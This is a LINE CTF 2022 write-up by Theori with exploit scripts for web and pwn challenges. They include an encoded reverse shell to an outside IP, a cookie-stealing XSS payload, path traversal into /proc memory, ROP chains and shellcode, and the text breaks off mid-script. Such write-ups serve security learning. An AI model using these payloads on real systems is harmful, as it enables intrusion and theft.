
LINE CTF 2022 Write-up

by The Duck https://theori.io



Theori

2022. 03. 29 / ctf@theori.io

Table of Contents

Table of Contents 2

Welcome 3

Web - bb 3

Web - gotm 4

Web - Haribote Secure Note 5

Web - title todo 6

Web - online library 8

Web - Memo Drive 10

Pwn - ecrypt 11

Pwn - trust code 12

pwn - simbox 17

Pwn - IPC Handler 19

Pwn - mail 21

Pwn - call-of-fake 23

Pwn - ecrypt (fixed) 26

Pwn - song 27

Crypto - X Factor 31

Crypto - ss-puzzle 32

Crypto - Forward-or 33

Crypto - Baby crypto revisited 34

Crypto - lazy-STEK 36

Rev - rolling 39

Rev - RES 43

Welcome

Welcome to LINECTF 2022!

FLAG: **LINECTF{welcome_to_LINECTF2022}**

Web - bb

BASH_ENV with octal encoding

http://34.84.151.109/?env[BASH_ENV]=`$%27\163\150%27%200%3E%20$%27\057\144\145\166\057\164\143\160\057\064\065\056\063\063\056\061\066\056\071\057\064\064\064\060%27`

FLAG: **LINECTF{well..what_do_you_think_about}**

Web - gotm

The main page returns the username through the go-template, we can abuse it to return the whole structure members. Hence, we can get a JWT secret key, and make a valid token of admin.

```
from requests import post, get
url = 'http://34.146.226.125/'

data = {
       "id": "{{.}}asdfasdf",
       "pw": "password"
       }

h = {
       "Content-Type": "application/x-www-form-urlencoded"
       }

while True:
   c = post(url+'/regist', params=data, headers=h)
   print(c.status_code)
   print(c.text)
   print(c.headers)

   c = post(url+'/auth', params=data, headers=h)
   print(c.status_code)
   print(c.text)
   print(c.headers)
   print(c.text)
   if 'token' in c.text:
       break

# h['X-Token'] = c.json()['token']
h['X-Token'] =
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Int7LnNlY3JldF9rZXl9fWFzZGZhc2RmIiwiaX
NfYWRtaW4iOnRydWV9.FwQnlWRvtd4A0h-TUvsJEAHbouXj0vPD6MNBYQO8-iQ'
c = get(url+'/flag', params=data, headers=h)
print(c.status_code)
print(c.text)
print(c.headers)
```

FLAG: **LINECTF{country_roads_takes_me_home}**

Web - Haribote Secure Note

We didn't know the intended solutions like a "script data double escaped state", …
So create a lot of script gadgets and then use them.

```
</script>
<iframe name="http://wooeong.kr/"
src="/shared/W2AFDhSTvBKB8sMzfFuKz0V0KtvvXx7hJyljIobLYQBuqv5ViheK0fmBFQUpdWZY"></ifr
ame> <!-- top.w=name -->

<iframe name="cookie"
src="/shared/4JP6svwSvFaVDjs8b1O0qZXfe36v7c4ffBw2SPLBytvvAN531b5jvPZuI8DKqkBI"></ifr
ame> <!-- top.x=name -->

<iframe
src=/shared/v6PuJ7Yk0tF5WqAgZCGVUR4EHt6ZzzIS7QAWQ70iGpjPMsg5Vg5ifvEwXQ5KueO7></ifram
e> <!-- top.y=open -->

<iframe src=/shared/s1emVhn6mtAGo16hulofQ4kOADllnlr9UH7KjhCjM5WD41TRsVBbtO9YXzBgXQFW
name=a></iframe> <!-- a=document -->

<!--
Display Name: ";y(w+a.a[x]);//
-->
```

FLAG:
LINECTF{0n1y_u51ng_m0d3rn_d3fen5e_m3ch4n15m5_i5_n0t_3n0ugh_t0_0bt41n_c0mp13te_s3cur17y}

Web - title todo

Scroll to Text Fragment and text check through cache HIT.

```
import requests, time

#URL = 'localhost'
URL = "35.187.204.223"
cookies = {
    'session':
'.eJwlzj0OwjAMQOG7ZGZI_BPHvUwVO7ZgbemEuDuV2J-evk_Z84jzWbb3ccWj7K9VtpItkcJFkkZ3brMPSj
a3tOpkUcN16HQI8iVWh8mABUQDm1nTjjxzNQVGQXCuIJ1rCCxs0kkx-e5M_D4Thc6KM6ZCiPqETuWGXGccf0
3rWL4_R3IvoQ.Yj99ag.7QeXz3uxX8kN0FjhcnuxBR5ERP0',
}

flag = "LINECTF{0/5/d/b/a/e/e/7/c/c/}"
# upload
headers = {
    'Content-Type': 'application/json',
}

file_path = "asd.png"
file_data = '''hi'''
response = requests.post(f'http://{URL}/image/upload', headers=headers,
cookies=cookies, files={'img_file':(file_path, file_data)}, verify=False)
img_url = response.json().get('img_url', None)
print(URL+img_url)

if not img_url:
    print('Upload Fail')
    exit()

headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
}

data = {
    'title': 'ab'*5000,
    'img_url': f"{img_url} loading=lazy"
}

response = requests.post(f'http://{URL}/image', headers=headers, cookies=cookies,
data=data, verify=False, allow_redirects=False)
print(response, response.headers)
ImageId = response.headers['X-ImageId']
print(ImageId)

if True: # share
    json_data = {
        'path': f'image/{ImageId}#:~:text={flag}',
    }
    response = requests.post(f'http://{URL}/share', cookies=cookies, json=json_data)
    print(response)
    print(response.text)
```

```
time.sleep(1.5)
# cache check
r = requests.get(f'http://{URL}{img_url}')
cache_status = r.headers['X-Cache-Status']
if cache_status == "HIT":
   print('FLAG :', flag)
```

FLAG: **LINECTF{0/5/d/b/a/e/e/7/c/c/}**

Web - online library

To preserve exploit code on memory

```
from socket import socket

s = socket(2,1)
s.connect(('35.243.100.112', 80))

data =
b'<script>location.href="https://gdkskbp.request.dreamhack.games/"+document.cookie;<
/script>'*100

s.send('''POST /identify HTTP/1.1
Content-Length: {data_len}

{data}
'''.replace('\n', '\r\n').format(data_len=len(data),
data=data[:len(data)-10]).encode('latin-1'))

while True:
 s.recv(1024)
```

mem finder

```
from requests import get, post

url =
'http://35.243.100.112/..%2f..%2f..%2f%2f..%2f..%2f..%2fproc%2fself%2fmaps/0/10000'

# go identify

target = '//gdkskbp.request.dreamhack.games/'
c = post('http://35.243.100.112/identify', data={'username': target + 'junoim1234'})
print(c.headers)
print(c.text)
exit(0)

heap = 0x050f3000
end = 0x0590e000

url =
'http://35.243.100.112/..%2f..%2f..%2f%2f..%2f..%2f..%2fproc%2fself%2fmem/{s}/{e}'


for i in range(heap, end, 1024*256):
    c = get(url.format(s=i, e=i+1024*256))
    if target.encode('latin-1') in c.content:
        index = c.content.find(target.encode('latin-1'))
        index -= 100
        print('index', i+index, i+index+200)
        print(c.content[index:index+300])
```

```
        open('output.bin', 'wb').write(c.content)

print(i)
```

FLAG: **LINECTF{705db4df0537ed5e7f8b6a2044c4b5839f4ebfa4}**

Web - Memo Drive

```
def view(request):
    context = {}

    try:
        context['request'] = request
        clientId = getClientID(request.client.host)

        if '&' in request.url.query or '.' in request.url.query or '.' in
unquote(request.query_params[clientId]):
            raise

        filename = request.query_params[clientId]
        path = './memo/' + "".join(request.query_params.keys()) + '/' + filename

        f = open(path, 'r')
        contents = f.readlines()
        f.close()

        context['filename'] = filenameo
        context['contents'] = contents

    except:
        pass

    return templates.TemplateResponse('/view/view.html', context)
```

위 조건을 우회하기 위해서 **&** 대신 **;**를 사용하면 query_params를 추가할 수 있음.
Path 변수 사이에 ../를 넣어서 상위 디렉터리로 간 뒤 flag를 읽으면 됨.

```
http://34.146.195.115/view?2987bf4c72b6ade55901d57df14810f7=flag;/%2E%2E
```

path = ‘./memo/../flag’ 로 설정됨.

FLAG: **LINECTF{The_old_bug_on_urllib_parse_qsl_fixed}**

Pwn - ecrypt

$ su
# cat /flag

FLAG: **LINECTF{WOW!_powerful_kernel_oor_oow}**

Pwn - trust code

iv와 encrypted string을 받는 것이 우리가 줄 수 있는 input이다.
이 중 후자는 AES 128 CBC decode 이후에 영향을 미치기 때문에 사실상 건드릴 수 없다.
또한 iv 를 받는 입력에만 0x10 bytes overflow가 있는데, 이 오버플로우로 return address를 덮을 수는 있지만 PIE를 우회하지 못한다. 따라서 return address의 하위 1~2 byte를 덮어 binary의 컨트롤 플로우를 조작하는 것만이 가능하다.
이 과정에서, return address에 따라 segfault, abort를 일으키는 pc가 달라지는 것을 확인하였는데, 이를 자세히 디버깅 하기 귀찮아서 하나씩 다 해보기로 했다.

```
# leak.py
from pwn import *
import sys, os

log.info("For remote: %s HOST PORT" % sys.argv[0])
bin_name = "./trust_code"

try:
  r = remote(sys.argv[1], int(sys.argv[2]))
except:
  r = process(bin_name, aslr = False) #, env = {"LD_PRELOAD" : ""})


def do_debug (cmd = ""):
  try:
    if sys.argv[1] == 'debug':
      gdb.attach (r, cmd)
  except:
    pass

elf = ELF (bin_name);
context.word_size = elf.elfclass

#libc = ELF('libc.so.6') if os.path.exists('libc.so.6') else elf.libc

context.terminal = ["tmux", "splitw", "-h"]
#context.log_level = 'debug'

def rr ():
  r.recvuntil (": ")

def menu (idx):
  rr ()
  r.sendline (str(idx))

start_offset = 0x1659
index = 0x0

context.log_level = 'error'
fuzz = False
```

```
while True:
  print ("offset: " + hex(start_offset+index))
  #r = process(bin_name, aslr = False) #, env = {"LD_PRELOAD" : ""})
  offset = start_offset + index
  payload = os.urandom(0x18) + p16(offset + 0x4000)
  #payload = ""*0x18 + "\xff"
  iv = payload
  r.sendafter ("iv> ", iv)

  #code = AESCryptoCBC().encrypt("TRUST_CODE_ONLY!" + "\xc3"*0x20)
  #print len(code)
  code = "C"*0x30
  try :
    r.sendafter ("code> ", code.ljust(0x30))

    print r.recv ()
    print r.recv ()
    print r.recv ()
    print r.recv ()
    print r.recv ()
    print r.recv ()
    print r.recv ()
  except:
    pass
  index += 0x1
  r.close()

  if not fuzz or index >0x3000:
    break
```

```
➜  trust_code python leak.py
[*] For remote: leak.py HOST PORT
[+] Starting local process './trust_code': pid 1135996
[!] ASLR is disabled!
[*] '/home/bincat/ctf/2022-linectf/pwn/trust_code/trust_code'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
offset: 0x1659

= Executed =
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00
= Executed =
\x00\x1c\x00\x00\x00\x00\x00y\x00\x00\x00\x00\x00\x00\x00v0nVadznhxnv$nph
Sorry for the inconvenience, there was a problem while decrypting code.

```

이유는 모르겠지만 아무튼 secret_key를 얻었다. v0nVadznhxnv$nph

이후에는 0x20 바이트 길이의 쉘코드를 실행시켜준다. syscall instruction(0x0f05)가 막혀있어 이를 pc영역에 생성해주도록 해야한다.
한번 호출할때 pc를 가져와 read(0, [pc addr], 256) 을 호출했다.

```
from pwn import *
import sys, os

log.info("For remote: %s HOST PORT" % sys.argv[0])
bin_name = "./trust_code"

try:
  r = remote(sys.argv[1], int(sys.argv[2]))
except:
  r = process(bin_name, aslr = False) #, env = {"LD_PRELOAD" : ""})


def do_debug (cmd = ""):
  try:
    if sys.argv[1] == 'debug':
      gdb.attach (r, cmd)
  except:
    pass

elf = ELF (bin_name);
context.word_size = elf.elfclass

#libc = ELF('libc.so.6') if os.path.exists('libc.so.6') else elf.libc

context.terminal = ["tmux", "splitw", "-h"]
#context.log_level = 'debug'

def rr ():
  r.recvuntil (": ")

def menu (idx):
  rr ()
  r.sendline (str(idx))

class AESCryptoCBC():
    '''
    * iv or key generator *jjj
    from Crypto import Random
    iv = Random.new().read(AES.block_size)  # binary code
    import secrets
    iv = secrets.token_hex(8)
    '''

    def __init__(self):
```

```
        from Crypto.Cipher import AES
        key = 'v0nVadznhxnv$nph'
        iv = '\x00'*0x10
        self.crypto = AES.new(key, AES.MODE_CBC, iv)

    def encrypt(self, input):
        import base64
        print('input :: ', input)
        encrypted = self.crypto.encrypt(input)
        print('encrypted :: ', encrypted)
        #encoded_encrypted = base64.b64encode(encrypted)
        encoded_encrypted = encrypted
        return encoded_encrypted

    def decrypt(self, encrypted):
        import base64
        #decoded_data = base64.b64decode(encrypted)
        decoded_data = encrypted
        print('decoded_data :: ', decoded_data)
        decrypted = self.crypto.decrypt(decoded_data)
        return decrypted#.decode('utf-8')

#r = process(bin_name) #, env = {"LD_PRELOAD" : ""})
start_offset = 0x1
index = 0x1

fuzz = False
print ("offset: " + hex(start_offset+index))
do_debug("c")
offset = start_offset + index
#payload = os.urandom(0x18) + p16(offset + 0x4000)
payload = "\x00"*0x10
iv = payload
r.sendafter ("iv> ", iv)

sh = asm(shellcraft.amd64.sh(), arch='amd64')
ss = """
push 0x68732f6e
push 0x69622f2f
push rsp
pop r14
mov dx, 0x151f
xor dx, 0x1010
push rdx
pop r15
pop rdi
pop rdi
ret
"""
sh = asm(ss, arch='amd64', os ='linux')
print (disasm(sh, arch='amd64'))
print (len(sh))
cryptor = AESCryptoCBC()
#code = AESCryptoCBC().encrypt("TRUST_CODE_ONLY!" + sh.ljust(0x20, "\x90"))
code = cryptor.encrypt("TRUST_CODE_ONLY!" + sh.ljust(0x20, "\x90"))
```

```
#print len(code)
r.sendafter ("code> ", code.ljust(0x30))

#r.interactive()
r.sendlineafter("done?", "n")
ss = """
push r15
pop rbx
push rsi
pop rdx
xor rsi, rsi
call js
js:
  pop rsi
  mov [rsi+0x10], rbx
  xor rax, rax
  xor rdi, rdi
"""
sh2 = asm(ss, arch='amd64', os ='linux')
print (disasm(sh2, arch='amd64'))
print (len(sh))

code = cryptor.encrypt("TRUST_CODE_ONLY!" + sh2.ljust(0x20, "\x90"))
r.sendafter ("code> ", code.ljust(0x30))

r.sendline ("\x90" * 0x50 +  asm(shellcraft.amd64.sh(), arch='amd64'))

r.interactive()

```
```
➜  trust_code python sol.py 35.190.227.47 10009
[*] For remote: sol.py HOST PORT
[+] Opening connection to 35.190.227.47 on port 10009: Done
[*] '/home/bincat/ctf/2022-linectf/pwn/trust_code/trust_code'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[*] Switching to interactive mode
$ cat /*/*/flag
LINECTF{I_5h0uld_n0t_trust_my_c0de}$
```
```

FLAG: **LINECTF{I_5h0uld_n0t_trust_my_c0de}**
```

pwn - simbox

```
diff --git a/sim/arm/armos.c b/sim/arm/armos.c
index a3713a5c334..3898e391e41 100644
--- a/sim/arm/armos.c
+++ b/sim/arm/armos.c
@@ -246,7 +246,15 @@ ReadFileName (ARMul_State * state, char *buf, ARMword src, size_t n)

   while (n--)
     if ((*p++ = ARMul_SafeReadByte (state, src++)) == '\0')
+    {
+      if (strstr(buf, "flag") != 0 || strstr(buf, "simbox") != 0)
+      {
+        OSptr->ErrorNo = cb_host_to_target_errno (sim_callback, ENAMETOOLONG);
+        state->Reg[0] = -1;
+        return -1;
+      }
       return 0;
+    }
   OSptr->ErrorNo = cb_host_to_target_errno (sim_callback, ENAMETOOLONG);
   state->Reg[0] = -1;
   return -1;
```

```
__int64 __fastcall ReadFileName(ARMul_State_0 *state, char *buf, ARMword src, size_t n)
{
  char *v5; // r13
  ARMword v6; // r12d
  char *v7; // rbx
  unsigned __int8 *OSptr; // r15
  ARMword v9; // esi
  char Byte; // al
  __int64 result; // rax
  char *v12; // r8

  v5 = buf + 4096;
  v6 = src - (_DWORD)buf;
  v7 = buf;
  OSptr = state->OSptr;
  while ( 1 )
  {
    v9 = v6 + (_DWORD)v7++;
    Byte = ARMul_SafeReadByte(state, v9);
    *(v7 - 1) = Byte;
    if ( !Byte )
      break;
    if ( v7 == v5 )
    {
      *(_DWORD *)OSptr = cb_host_to_target_errno(sim_callback, 36);
      result = 0xFFFFFFFFLL;
      state->Reg[0] = -1;
      return result;
    }
  }
  if ( strstr(buf, "flag") || (v12 = strstr(buf, "simbox"), result = 0LL, v12) )
  {
    *(_DWORD *)OSptr = cb_host_to_target_errno(sim_callback, 36);
    result = 0LL;
    state->Reg[0] = -1;
  }
  return result;
}
```

Patch diff상으로는 flag or simbox파일을 open하면 return -1를 하도록 패치한 것 처럼보인다. 하지만 while, if 문 모두 중괄호 없이 사용되었었는데 그 사이에 패치하면서 내부적 으로는 return 0이 되게 scope가 된 것 으로 생각된다. 그렇기 때문에 이를 이용하여 malloc되는 곳을 shellcode로 덮어 써 flag를 읽을 수 있었다.

```
from pwn import *
import binascii

context.arch = 'arm'

#r = process(['./arm-run', './simbox'])
r = remote('35.243.120.147', 10007)

data =
b'http:///?list=0&list=1&list=2&list=3&list=4&list=5&list=6&list=7&list=8&list=9&list=10&list=1
1&list=12&list=13&list=14&list=15&list=16&list=17&list=18&list=19&list=20&list=21&list=22&list=
23&list=24&list=25&list=26&list=27&list=28&list=29&list=30&list=31&list=32&list=33&list=34&list
=35&list=36&list=37&list=38&list=39&list=40&list=41&list=42&list=43&list=44&list=45&list=46&lis
t=47&list=48&list=49&list=50&list=51&list=52&list=53&list=54&list=55&list=56&list=57&list=58&li
st=59&list=60&list=61&list=62&list=63&list=7&list=7&list=7&list=7&list=7&list=7&list=7&list=8&l
ist=9&list=79&'

stack_addr = 0x245a8 + 700
data += f'list={int(stack_addr)}&\x00'.encode()
data = data.ljust(600, b'A')

data += b'/home/simbox/flag\x00'
data = data.ljust(700, b'A')

data += asm('''
    mov r0, #0x24800
    mov r1, #0
    mov r2, #0x09d70
    mov lr, pc
```

```
    mov pc, r2

    /*
    mov r4, r0

    ldr r1, =0x40ca24
    mov r2, #0
    mov r3, #0x9b30
    mov lr, pc
    mov pc, r3

    mov r0, r4
    */

    mov r1, #0x25000
    mov r2, #0x1000
    mov r3, #0x9950
    mov lr, pc
    mov pc, r3

    mov r0, #1
    mov r1, #0x25000
    mov r2, #0x1000
    mov r3, #0x9ba0
    mov lr, pc
    mov pc, r3
    mov r0, #0
    mov r1, #0x8400
    mov lr, pc
    mov pc, r1
''')

r.sendline(data)
for x in range(81):
    r.recvuntil(b'\n')

d = r.recvn(0x1000)
print(d)
print(binascii.hexlify(d))
```

FLAG: **LINECTF{My_c4t_escaped_from_the_simBox!}**

Pwn - IPC Handler

Protobuf 형식으로 입력을 받으며, 바이너리 내에 있는 DescriptorPool을 덤프하면 해당 proto 파일을 복구할 수 있다. (pbtk 사용해서 디컴파일)

xpc_dictionary 내에 string, data, int64/uint64를 넣을 수 있는데, 타입 체크 없이 값을 사용한다. 따라서 타입 컨퓨전이 발생하며, fork 기반의 서버이므로 여러 연결로 leak 및 pc control을 할 수 있다. scalar1/2와 proc_name을 각각 string과 int사이에 confusion을 발생시키면 된다.

```
from pwn import *
from protocol_pb2 import *

HOST, PORT = '0.0.0.0', 10003
HOST, PORT = '34.146.163.198', 10003
r = remote(HOST, PORT)

context.clear(binary=ELF('/home/jinmo/ipc/ipc_handler'))
rop = ROP(context.binary)

xpc = XPC()
xpc.conn_id = 1
x = xpc.dict.add()
x.header = b'XPC!'
print(x)

data = x.data.add()
data.key = 'process_name'
data.value_type = DATA

rop = flat([
    0x0000000000413ac3,
    1,
    0x000000000041597A,
    0,
    1,
    4,
    0x41f310,
    8,
    0x41f138,
    0x415960,
    0, 0, 0, 0, 0, 0, 0,
    0x415983, 4, 0x406b27,
])
data.value = bytes(rop)

data = x.data.add()
data.key = 'scalar1'
data.value_type = DATA
data.value = p64(0x0000000000406b1d)

data = x.data.add()
data.key = 'scalar2'
```

```
data.value_type = UINT64
data.value = b'AAAAAAAA'

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

pause()
r.send(xpc.SerializeToString())
puts = u64(r.recvn(8))
libc.address = puts - libc.symbols['puts']
print(hex(puts))
print(hex(libc.address))

r = remote(HOST, PORT)

xpc = XPC()
xpc.conn_id = 1
x = xpc.dict.add()
x.header = b'XPC!'
print(x)

data = x.data.add()
data.key = 'process_name'
data.value_type = DATA

print(hex(libc.symbols['dup2']))

rop = flat([
    0x415983,
    4,
    0x0000000000415981,
    0,
    0,
    libc.symbols['dup2'],
    0x415983, next(libc.search(b'/bin/sh\x00')), libc.symbols['system'],
])
data.value = bytes(rop)

data = x.data.add()
data.key = 'scalar1'
data.value_type = DATA
data.value = p64(0x0000000000406b1d)

data = x.data.add()
data.key = 'scalar2'
data.value_type = UINT64
data.value = b'AAAAAAAA'

r.send(xpc.SerializeToString())
r.interactive()
```

FLAG: **LINECTF{XPC_4ype_c0nFusion_MEH}**

Pwn - mail

```
from pwn import *

#r = process('./mail')
r = remote('34.146.156.91', 10004)

r.recvuntil('=====')
r.recvuntil('=====')
#pause()
r.send(b'0\n0\n1\n0\n')
time.sleep(0.2)

r.send(b'2\n' + b'12345678' + p64(0x608028) + b'A'*100 + b'\n0\n')
time.sleep(0.2)
r.send(b'3\n0\n')
time.sleep(0.2)
r.send(b'2\na\n0\n2\n' + b'a' * 0x420 + b'\n')
time.sleep(0.2)
r.send(b'100\n')
time.sleep(0.2)
r.send(b'3\n1\n')

r.recvuntil('Inbox message\n')
r.recvuntil('Inbox message\n')

leak = r.recvuntil('\n')
close_addr = u64(leak[:6] + b'\0\0')
print(hex(close_addr))

libc_base = close_addr - 0x000000000010e830
print(hex(libc_base))

system_addr = libc_base + 0x522c0

r.send(b'2\n' + b'12345678' + p64(close_addr + 0xde3b0) + b'A'*100 + b'\n0\n')
time.sleep(0.2)
r.send(b'3\n2\n')
time.sleep(0.2)
r.send(b'2\na\n0\n2\n' + b'b' * 0x420 + b'\n')
time.sleep(0.2)
r.send(b'100\n')
time.sleep(0.2)
r.send(b'3\n3\n')

r.recvuntil('Inbox message\n')
r.recvuntil('Inbox message\n')

leak = r.recvuntil('\n')
leak_addr = u64(leak[:4] + b'\0\0\0\0')
print(hex(leak_addr))

addr_data = leak_addr + 0x4d0
```

```
data = p64(addr_data + 0x10) # rdi + 8
data += p64(libc_base + 0x0000000000157110) # mov rax, qword ptr [rdi + 8] ; jmp
qword ptr [rax + 0x48]
data += p64(addr_data + 0x18) #
data += b'/bin/sh\0'
data += b'A' * 0x30
data += p64(addr_data + 0x60 - 0x8)
data += p64(libc_base + 0x000000000014d1d5) # mov rdi, qword ptr [rax] ; mov rax,
qword ptr [rdi + 0x38] ; call qword ptr [rax + 8]
data += p64(libc_base + 0x0000000000146a8c) # call qword ptr [rax + 0x10]
data += p64(system_addr)

r.send(b'2\n' + p64(addr_data) + data + b'A'*100 + b'\n0\n')
time.sleep(0.2)
r.send(b'3\n4\n')
time.sleep(0.2)
r.send(b'2\na\n0\n2\n' + data.ljust(0x420, b'c') + b'\n')
time.sleep(0.2)
r.send(b'100\n')
time.sleep(0.2)

r.send(b'2\n' + p64(addr_data) + data + b'A'*100 + b'\n0\n')
time.sleep(0.2)
r.send(b'3\n4\n')
time.sleep(0.2)
r.send(b'2\na\n0\n2\n' + b'd' * 0x420 + b'\n')
time.sleep(0.2)
r.send(b'100\n')
time.sleep(0.2)
r.send(b'4\n5\n')


r.interactive()
```

FLAG: **LINECTF{An07hEr_Em41l_T0_7hE_Sh4red_1nb0x?}**

Pwn - call-of-fake

Counterfeit Object Oriented Programming을 컨셉으로 낸 문제다.
Heap leak 없이 fake object를 만드는게 불가능하지만, 바이너리 코드 주소 영역은 주어져있다.
사용가능한 메소드들은 사전에 guard에 의해서 정해져있는데, 이중 addTagTwice 함수는 rsi를 조작할 수 있고, addStorage 함수는 원하는 address의 값에 rsi를 더할 수 있다.
이 두가지를 이용하여 GOT table의 exit 함수를 덮은 후, 다른 함수를 덮어 one shot 가젯으로 셸을 획득 했다.
Libc leak을 얻지 못해도, 이미 libc address가 적힌 GOT table 함수에 값을 더할때는 offset만 알면 된다.

```
from pwn import *
import sys, os

log.info("For remote: %s HOST PORT" % sys.argv[0])
bin_name = "./call-of-fake"

try:
  r = remote(sys.argv[1], int(sys.argv[2]))
except:
  #r = process(["ltrace", bin_name]) #, env = {"LD_PRELOAD" : ""})
  r = process([bin_name]) #, env = {"LD_PRELOAD" : ""})
def do_debug (cmd = ''):
  try:
    if sys.argv[1] == 'debug':
      gdb.attach (r, cmd)
  except:
    pass

elf = ELF (bin_name);
context.word_size = elf.elfclass

#libc = ELF('libc.so.6') if os.path.exists('libc.so.6') else elf.libc

context.terminal = ["tmux", "splitw", "-h"]
#context.log_level = 'debug'

def rr ():
  r.recvuntil (": ")

def menu (idx):
  rr ()
  r.sendline (str(idx))

cmd = '''
b* 0x0000000000402D91
c
'''
do_debug(cmd)

for i in range(9):
  r.sendafter(b'str: ', (chr(0x30+i)*0x20))
```

```
objvtable = 0x0406D20

getNameBuffer = 0x00406D30 # internal call: objectString::get
setName = 0x000406D28
stringGet = 0x406D70
stringSet = 0x0406D68
getTag = 0x0406D40
addStorage = 0x0406D90
addTwiceTag = 0x0406D50
subTag = 0x401AAE
fire = 0x406D20
objIndex = 0
om = 0x407110
gm = 0x407118
"""
object
  objvtable *vtables;
  long tag;
  char dummy[16];
  objectString *myStr;
  om *myOM;

objectString
  vtable
  buffer
  size

objectManager; 0x88 bytes
  vtable
  GM ; 0x48 bytes
  object *obj[9];
  unkown ptr* (exmachina);
"""

dummy= 0x6a6a6a6a6a
start = 0x0401310
main = 0x0402687
got_free = 0x0000407080
ret_gadget = 0x401344
# 0x0000000000401100
def fake(func, rsi,string, GM=(gm)):
  global objIndex
  print (objIndex)
  if objIndex <2:
    ret = p64(func)  +  p64(rsi)  + p64(0xadad) + p64(0xfafa) + p64(string) +
p64(GM) + p64(dummy)*2
  else:
    ret = p64(func)  +  p64(rsi)  + p64(0xadad) + p64(0xfafa) + p64(string) +
p64(GM) + p64(dummy)*6

  objIndex += 1
  return ret

print (hex(elf.bss(0x600)))
#pay =  fake(stringGet, 0x4242, 333)+  fake(stringGet, 0x4242, 333)+
```

```
fake(stringGet, 0x4242, 333)+  fake(stringGet, 0x4242, 333)+ fake(stringGet, 0x4242,
333)+ fake(stringGet, 0x4242, 333) + fake(addTwiceTag, main - 0x0000000000401110,
0x6a6a) + fake (addStorage, 0, 0) + fake(addTwiceTag+1, 1, elf.got['exit'])
pay = fake(stringGet, 0x4242, 333)+ fake(addTwiceTag, main - 0x0000000000401110,
0x6a6a) + fake (addStorage, 0, 0) + fake(addTwiceTag, 0xa0bfe + 3, elf.got['exit'])
+ fake (addStorage, 0, 0) + fake(addTwiceTag+1,0, elf.got['signal'])
r.sendafter(b'heap buffer overflow primitive: ', pay)
objIndex = 0
r.interactive ()
```

```
➜  calloffake python sol.py 34.146.170.115 10001
[*] For remote: sol.py HOST PORT
[+] Opening connection to 34.146.170.115 on port 10001: Done
[*] '/home/bincat/ctf/2022-linectf/pwn/calloffake/call-of-fake'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
0x4076f0
0
1
2
3
4
5
[*] Switching to interactive mode
$ cat flag
$ cat /*/*/flag
LINECTF{B4By_C0unterfeitO0P!}$
```

FLAG: **LINECTF{B4By_C0unterfeitO0P!}**

Pwn - ecrypt (fixed)

First of all, we found a race condition vulnerability between the fops functions. You can refer to the link to figure out what we are trying to do: https://gist.github.com/junomonster/78b7b9012577343c44b40955e7d76f47. Anyway during the testing phase on the remote server, we can get a root shell when the OOM occurs. Don't know why it returns a root shell, but yeah we've got a root shell!

FLAG: **LINECTF{gDivgq7ktztlbcswvy$bddftnc}**

Pwn - song

```python
from pwn import *

HOST, PORT = '0.0.0.0', 31338
HOST, PORT = '34.146.137.124', 10008


def opener(tag):
    return [
        b'<',
        tag.encode(),
        b'>',
    ]


def closer(tag):
    return [
        b'</',
        tag.encode(),
        b'>'
    ]


def string(tag, encoding, payload):
    return [
        opener(tag),
        p16(len(payload)),
        p8(encoding),
        payload,
        closer(tag)
    ]


def int16(tag, value):
    return [
        opener(tag),
        p16(value),
        closer(tag)
    ]


def int8(tag, value):
    return [
        opener(tag),
        p8(value),
        closer(tag)
    ]


while True:
    try:
        r.close()
```

```
except:
    pass
r = remote(HOST, PORT)
triple = b'\xd8\x00\xd8\x00\xdc\x00'

# Make room for DataPrinter
payload = flat(b'<TAG>',
               string('TITLE', 2, b'\xd8\x00'),
               string('SINGER', 2, b''),
               string('ALBUM', 2, b''),
               string('FEATURING', 2, b''),
               b'</TAG>'
               ).ljust(0x10000, b'\x00')

r.send(payload)

payload = flat(b'<TAG>',
               string('TITLE', 2, b''),
               string('SINGER', 2, b''),
               string('ALBUM', 2, b''),
               string('FEATURING', 2, b''),
               b'</TAG>'
               ).ljust(0x10000, b'\x00')

r.send(payload)

payload = flat(b'<TAG>',
               string('TITLE', 2, b''),
               string('SINGER', 2, b''),
               string('ALBUM', 2, b''),
               int16('DATE', 0),
               int8('TIME', 0),
               string('FEATURING', 0, b''),
               b'</TAG>'
               ).ljust(0x10000, b'\x00')

r.send(payload)

payload = flat(b'<TAG>',
               string('TITLE', 0, 'A' * 0x100),
